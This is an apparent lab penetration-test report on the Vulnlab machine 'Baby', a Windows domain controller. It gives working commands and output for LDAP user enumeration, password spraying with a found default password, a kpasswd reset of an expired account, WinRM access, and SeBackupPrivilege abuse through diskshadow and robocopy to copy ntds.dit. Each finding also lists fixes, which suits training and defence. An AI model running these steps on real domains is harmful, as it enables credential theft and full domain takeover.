
Vulnlab Machine Report | Baby

joy.scd01

2025-06-12

Contents

1	Vulnlab Machine Report	1
1.1	Executive Summary	2
1.2	Baby - 10.10.102.118	2
1.2.1	Service Enumeration	2
1.2.2	Initial Access Password Spraying → kpasswd reset on expired account	5
1.2.3	Privilege Escalation SeBackupPrivilege abuse	8
1.2.4	Post-Exploitation	14
2	Additional Items	15
2.1	User and Root Flags	15

1 Vulnlab Machine Report

Machine Name: Baby

IP: 10.10.102.118

Difficulty: Easy

Platform: Windows - Active Directory

Completion Date: 2025/06/12




Figure 1.1: baby-slide.png

1.1 Executive Summary

A penetration test was conducted against the Vulnlab's machine: Baby.

The assessment revealed [2] critical vulnerabilities that led to full system compromise.

Key findings include:

- **Initial Access:** [Password Spraying → kpasswd reset on expired account]
- **Privilege Escalation:** [SeBackupPrivilege abuse → system]
- **Critical Services:** [LDAP]


1.2 Baby - 10.10.102.118

1.2.1 Service Enumeration

Nmap scan 1 Command:

```
1 nmap -p- baby
```

Proof Screenshot:




```
(fallingstar@kali)~$ nmap -p- baby
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-12 16:42 CEST
Nmap scan report for baby (10.10.102.118)
Host is up (0.051s latency).
Not shown: 65515 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
49664/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49674/tcp open  unknown
49675/tcp open  unknown
52922/tcp open  unknown
52940/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 535.44 seconds
```

Figure 1.2: nmap1.png

Nmap scan 2 Command:

```
1 nmap -sC -sV -Pn baby
```

Proof Screenshot:

```
(fallingstar@kali)~$ nmap -sC -sV baby -Pn
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-12 16:42 CEST
Nmap scan report for baby (10.10.102.118)
Host is up (0.11s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-06-12 14:42:59Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: baby.vl0., Site: Default-F
first-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: baby.vl0., Site: Default-F
first-Site-Name)
3269/tcp   open  tcpwrapped
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
|_ ssl-date: 2025-06-12T14:43:43+00:00; +2s from scanner time.
|_ rdp-ntlm-info:
|   Target_Name: BABY
|   NetBIOS_Domain_Name: BABY
|   NetBIOS_Computer_Name: BABYDC
|   DNS_Domain_Name: baby.vl
|   DNS_Computer_Name: BabyDC.baby.vl
|   Product_Version: 10.0.20348
|_ System_Time: 2025-06-12T14:43:04+00:00
|_ ssl-cert: Subject: commonName=BabyDC.baby.vl
|_ Not valid before: 2025-06-11T14:41:10
|_ Not valid after: 2025-12-11T14:41:10
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Not Found
|_ http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: BABYDC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ smb2-time:
|   date: 2025-06-12T14:43:08
|_ start_date: N/A
|_ smb2-security-mode:
|   3:1:1:
|_ Message signing enabled and required
|_ clock-skew: mean: 2s, deviation: 0s, median: 1s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 81.91 seconds
```

Figure 1.3: nmap2.png**Port Scan Results**

Server IP Address	Ports Open
10.10.102.118	TCP: 53,88,135,139,389,445,464,593,636,3268,3269,3389,5985

SMB enumeration

Commands:

```
1 nxc smb 10.10.102.118 -u '' -p '' --shares
```

```
1 nxc smb 10.10.102.118 -u '' -p '' --users
```

Proof Screenshot:




Figure 1.4: smbenum.png

Results: SMB didn't support anonymous login.

LDAP enumeration

Command:

```
1 nxc ldap 10.10.102.118 -u '' -p '' --users
```

Proof Screenshot:




Figure 1.5: ldapenum.png

Results:

1. A list of users was found and inserted in a text file (users.txt)

```
1 Jaqueline.Barnett
2 Ashley.Webb
3 Hugh.George
4 Leonard.Dyer
5 Connor.Wilkinson
6 Joseph.Hughes
7 Kerry.Wilson
8 Teresa.Bell
9 Caroline.Robinson
```

2. A password was found (BabyStart123!)

1.2.2 Initial Access | Password Spraying → kpasswd reset on expired account

Vulnerability Explanation: An account with a default password had an expired credential flag set, but an attacker could still change this password using Kerberos “**kpasswd**”, enabling initial access into the system.

Vulnerability Fix: To mitigate this vulnerability, the following defensive measures are recommended:

- Monitor and restrict password change operations.
- Regularly review and clean up inactive or stale accounts.
- Disable password change via “**kpasswd**” when not required.

Severity: High

Steps to reproduce the attack:**1. Password Spraying**

A password spraying attack was performed on the userlist using the retrieved password.

Command:

```
1 nxc smb 10.10.102.118 -u users.txt -p 'BabyStart123!'
```

Proof Screenshot:

```
(fallingstar@kali)~/.VL/Machines/Baby
$ nxc smb 10.10.70.3 -u users.txt -p 'BabyStart123!'
SMB 10.10.70.3 445 BABYDC (*) Windows Server 2022 Build 20348 x64 (name:BABYDC) (domain:baby.vl) (
SMB 10.10.70.3 445 BABYDC [-] baby.vl\\Jaqueline.Barnett:BabyStart123! STATUS_LOGON_FAILURE
SMB 10.10.70.3 445 BABYDC [-] baby.vl\\Ashley.Webb:BabyStart123! STATUS_LOGON_FAILURE
SMB 10.10.70.3 445 BABYDC [-] baby.vl\\Hugh.George:BabyStart123! STATUS_LOGON_FAILURE
SMB 10.10.70.3 445 BABYDC [-] baby.vl\\Leonard.Dyer:BabyStart123! STATUS_LOGON_FAILURE
SMB 10.10.70.3 445 BABYDC [-] baby.vl\\Connor.Wilkinson:BabyStart123! STATUS_LOGON_FAILURE
SMB 10.10.70.3 445 BABYDC [-] baby.vl\\Joseph.Hughes:BabyStart123! STATUS_LOGON_FAILURE
SMB 10.10.70.3 445 BABYDC [-] baby.vl\\Kerry.Wilson:BabyStart123! STATUS_LOGON_FAILURE
SMB 10.10.70.3 445 BABYDC [-] baby.vl\\Teresa.Bell:BabyStart123! STATUS_LOGON_FAILURE
SMB 10.10.70.3 445 BABYDC [-] baby.vl\\Caroline.Robinson:BabyStart123! STATUS_PASSWORD_MUST_CHANGE
```

Figure 1.6: spraying.png

Note: The IP address in the screenshot differs from the one used in the report due to a lab environment reset. The steps and outcome remain valid regardless of the IP change.

Results: Expired password was set against user “Caroline.Robinson”

2. Modification of `etc/krb5.conf` file:

```
1 #[libdefaults]
2 #     default_realm = SCRM.LOCAL
3 # The following libdefaults parameters are only for Heimdal Kerberos.
4 #     fcc-mit-ticketflags = true
5 #
6 #[realms]
7 #     SCRM.LOCAL = {
8 #         kdc = dc1.scrm.local
9 #         admin_server = dc1.scrm.local
10 #     }
11 #
12 #[domain_realm]
13
14 [libdefaults]
15     default_realm = BABY.VL
16     dns_lookup_realm = false
17     ticket_lifetime = 24h
18     renew_lifetime = 7d
19     rdns = false
20     kdc_timesync = 1
21     ccache_type = 4
22     forwardable = true
23     proxiable = true
24 [realms]
25     BABY.VL = {
```


```
26 kdc = BABYDC.BABY.VL
27 admin_server = BABYDC.BABY.VL }
```

3. Password change on expired account

Commands:

```
1 kpasswd Caroline.Robinson
```

Proof Screenshot:



```
(fallingstar@kali)-[~/VL/Machines/Baby]
$ kpasswd Caroline.Robinson
Password for Caroline.Robinson@BABY.VL:
Enter new password:
Enter it again:
Password changed.
```


Figure 1.7: kpass.png

4. Gained Initial Access:

Command:

```
1 evil-winrm -i baby.vl -u Caroline.Robinson -p 'pass123!'
```

Initial Access Proof Screenshot:



```
(fallingstar@kali)-[~]
$ evil-winrm -i 10.10.102.118 -u 'Caroline.Robinson' -p 'pass123!'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_pro'
' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-c
ompletion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Caroline.Robinson\Documents> dir
*Evil-WinRM* PS C:\Users\Caroline.Robinson\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\Caroline.Robinson\Desktop> dir

Directory: C:\Users\Caroline.Robinson\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----         6/21/2016   3:36 PM           527 EC2 Feedback.website
-a-----         6/21/2016   3:36 PM           554 EC2 Microsoft Windows Guide.website
-a-----        11/21/2021   3:24 PM            36 user.txt
```

Figure 1.8: carolinaproof.png

Found user flag.

1.2.3 Privilege Escalation | SeBackupPrivilege abuse

Vulnerability Explanation: After initial access was established, the critical privilege “**SeBackupPrivilege**” was found enabled for the user “*Caroline.Robinson*”. The “**Diskshadow & Robocopy**” technique described in this article: “<https://medium.com/r3d-buck3t/windows-privesc-with-sebackupprivilege-65d2cd1eb960>” was followed to abuse the critical privilege & obtain all users NTLM hashes. The Administrator’s one has been used to perform a Pass-The-Hash attack to get full control over the system.

Vulnerability Fix: To mitigate this vulnerability, the following measures are recommended:

- Limit assignment of **SeBackupPrivilege** only to trusted administrative accounts.
- Disable or restrict NTLM authentication and enforce Kerberos-based authentication.

Severity: Critical


Steps to reproduce the attack:

1. Privileges enumeration

Command:

```
1 whoami /priv
```

Proof Screenshot:



Privilege Name	Description	State
SeMachineAccountPrivilege	Add workstations to domain	Enabled
SeBackupPrivilege	Back up files and directories	Enabled
SeRestorePrivilege	Restore files and directories	Enabled
SeShutdownPrivilege	Shut down the system	Enabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Enabled

Figure 1.9: whoamipriv.png

Results: SeBackupPrivilege - Enabled

2. Creation of a malicious script

Code reference:

- (<https://medium.com/r3d-buck3t/windows-privesc-with-sebackupprivilege-65d2cd1eb960#ac58>)


```
1 set verbose on
2 set metadata C:\Windows\Temp\meta.cab
3 set context clientaccessible
4 set context persistent
5 begin backup
6 add volume C: alias cdrive
7 create
8 expose %cdrive% E:
9 end backup
```

3. Upload the script to victim's machine using upload feature of *Evil-WinRM*

Command:

```
1 upload backup.txt
```

Proof Screenshot:



```
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Caroline.Robinson\Documents> upload backup.txt

Info: Uploading /home/fallingstar/VL/Machines/Baby/backup.txt to C:\Users\Caroline.Robinson\Documents\backup
txt
Data: 252 bytes of 252 bytes copied
Info: Upload successful!
```


Figure 1.10: upload.png

4. Creation of a shadow copy

Command:

```
1 diskshadow /s backup.txt
```

Proof Screenshot:



```
*Evil-WinRM* PS C:\Users\Caroline.Robinson\Documents> diskshadow /s backup.txt
Microsoft DiskShadow version 1.0
Copyright (C) 2013 Microsoft Corporation
On computer: BABYDC, 6/12/2025 4:14:46 PM

-> set verbose on
-> set metadata C:\Windows\Temp\meta.cab
-> set context clientaccessible
-> set context persistent
-> begin backup
-> add volume C: alias cdrive
-> create
Excluding writer "Shadow Copy Optimization Writer", because all of its components have been excluded.
* Including writer "Task Scheduler Writer":
  + Adding component: \TasksStore
* Including writer "VSS Metadata Store Writer":
  + Adding component: \WriterMetadataStore
* Including writer "Performance Counters Writer":
  + Adding component: \PerformanceCounters
* Including writer "System Writer":
  + Adding component: \System Files
  + Adding component: \Win32 Services Files
* Including writer "ASR Writer":
  + Adding component: \ASR\ASR
  + Adding component: \Volumes\Volume{1b77e212-0000-0000-0000-100000000000}
  + Adding component: \Disks\harddisk0
  + Adding component: \BCD\BCD
* Including writer "WMI Writer":
```

5. Extraction of **ntds.dit** file from the network drive

Command:

```
1 robocopy /b E:\Windows\ntds . ntds.dit
```

Proof Screenshot:

